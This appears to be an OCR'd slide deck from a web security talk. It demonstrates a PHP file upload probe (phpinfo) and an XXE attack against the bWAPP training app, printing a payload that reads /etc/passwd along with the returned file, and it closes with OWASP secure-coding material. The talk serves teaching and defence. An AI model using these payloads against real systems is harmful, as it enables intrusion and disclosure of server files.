


Upload Afbeelding Geen bestand geselecteerd.

Uw naam

Uw email adres

ONE SHOULD NOT SIMPLY IGNORE



```
<?php
```

```
phpinfo();
```

```
?>
```



```
/wp-content/uploads/
```


stab103.6 #1 SMP Wed Jan 21 13:07:39

```
86_64-redhat-linux-gnu' '--  
prefix=/usr' '--exec-prefix=/usr' '--  
-datadir=/usr/share' '--  
/usr/libexec' '--localstatedir=/var' '--  
odir=/usr/share/info' '--cache-  
-path=/etc' '--with-config-file-scan-  
path' '--without-pear' '--with-bz2' '--with-  
-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-  
-with-iconv' '--with-jpeg-dir=/usr' '--with-  
-ut=GNU' '--enable-exif' '--enable-ftp' '--  
-sem' '--enable-sysvshm' '--enable-  
-enable-shmop' '--enable-calendar' '--  
-th-system-tzdata' '--enable-force-cgi-  
-ap-ssl' '--enable-mbstring=shared' '--  
-shared' '--enable-dba=shared' '--with-  
-with-ldap-sasl' '--with-  
-sql/mysql_config' '--enable-dom=shared' '  
-mp=shared,/usr' '--enable-soap=shared' '  
-enable-xmlwriter=shared' '--with-  
-d' '--with-pdo-  
-d,/usr/lib64/mysql/mysql_config' '--with-  
--with-sqlite3=shared,/usr' '--enable-  
--with-libedit' '--with-pspell=shared' '--  
-sysvmsg=shared' '--enable-  
-posix=shared' '--with-  
-able-intl=shared' '--with-icu-dir=/usr' '--
```

INPUT VALIDATION





memegenerator.net

**TRY
HARDER...**
XXE ANYBODY?



The screenshot shows the bwAPP web application interface. At the top, there is a yellow header with the logo "bwAPP" and a bee icon, followed by the tagline "an extremely buggy web app!". Below the header is a dark navigation bar with links: "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", "Logout", and "Welcome Eva". The main content area has a title "/ XML External Entity Attacks (XXE) /" and a form with the label "Reset your secret to" and a text input field containing "Any bugs?". On the right side, there are social media icons for Twitter, LinkedIn, Facebook, and Blogger. At the bottom right corner, there is a circular logo featuring a blue silhouette of a person wearing a wide-brimmed hat and holding a smartphone, set against a yellow background with a red serrated border.

Reset your secret to

 Quick Start |  Request |  Response | 

Header: Text

Body: Text

```
HTTP/1.1 200 OK
Date: Fri, 29 May 2015 09:09:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/1.0.1f
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 28
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

eva's secret has been reset!

```
<reset><login>eva</login><secret>Any bugs?</secret></reset>
```

Resend

Request

Response

Method

Header: Text

Body: Text

Send

```
POST http://192.168.122.95/bWAPP/xxe-2.php HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: nl,en-US;q=0.7,en;q=0.3
Content-Type: text/xml; charset=UTF-8
Referer: http://192.168.122.95/bWAPP/xxe-1.php
Content-Length: 59
Cookie: PHPSESSID=f3bce1fa57915a3956ff676748361fbc; security_level=0
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Host: 192.168.122.95
```

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY sorry SYSTEM "file:///etc/passwd">
]>
<reset><login>&sorry;</login><secret>Any bugs?</secret></reset>
```

Resend


Request Response

Header: Text Body: Text

```
HTTP/1.1 200 OK
Date: Fri, 29 May 2015 09:13:00 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2287
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

SECURING CODE FROM THE START IT IS POSSIBLE!



The screenshot shows the homepage of the Security Knowledge Framework. The header features the project logo and name on the left, and a navigation menu with links for Home, Demo, Talks, Documentation, and Download on the right. The main content area has a heading 'Training developers in writing secure code' followed by a paragraph describing the project as an open-source Python-Flask application. Below this are two buttons: 'Fork on Github' and 'View demo'. A large decorative logo is on the right. The footer contains two news items: one from Black Duck Software about a 2015 award and one from OWASP about a presentation at BeNeLux Days. A final footer line encourages donations to the project.

Security Knowledge Framework

Home Demo Talks Documentation Download

Training developers in writing secure code

SKF is a fully open-source Python-Flask web-application that uses the OWASP Application Security Verification Standard to train you and your team in writing secure code, by design.

[Fork on Github](#) [View demo](#)

2015 Open Source Rookies of the Year

We are honored to receive a **honorable mention** for the Black Duck Open Source Rookies of the Year awards.

14-03-2016 | [Article on blackducksoftware.com](#)

OWASP

Presentation about skf on the OWASP BeNeLux Days

18-02-2016

SKF proven useful? You can donate to the project on our OWASP wiki page.



- Projects
- Users
- User groups
- Results
- Knowledge Base
- Code examples



Supported by OWASP



Encoder >

Aggregate user controls >

White listing >

Password storage(salting stretching hashing) >

Random password token generation >

XML injection prevention ▼

XML injection prevention

Example:

```
<?php
/*
Whenever you are using XML parsers you must sanitise or encode all user-input before
including this input into your XML file.

Some methods like below, the Domdocument already encodes the input before storing it
into the XML. But beware, since this encoded input is still a threat whenever you are
displaying the this data on screen as HTML output. This encoded data should be escaped
at all times before displaying.

Whenever your XML function does not encode your data on the fly, you may want to write
your own function for achieving this. See the code examples and search for "Input encoding"
for more detailed information.
*/

//Let us take an easy example where we store your favorite number name into a XML file.
$xml = new DOMDocument();
$xml->formatOutput = true;

$xml->createElement( "employees" );
```

DONE. SOME LAST TIPS:



- RESEARCHERS NEED TIME
- SCOPE



**KEEP
CALM
AND
HUG A
HACKER**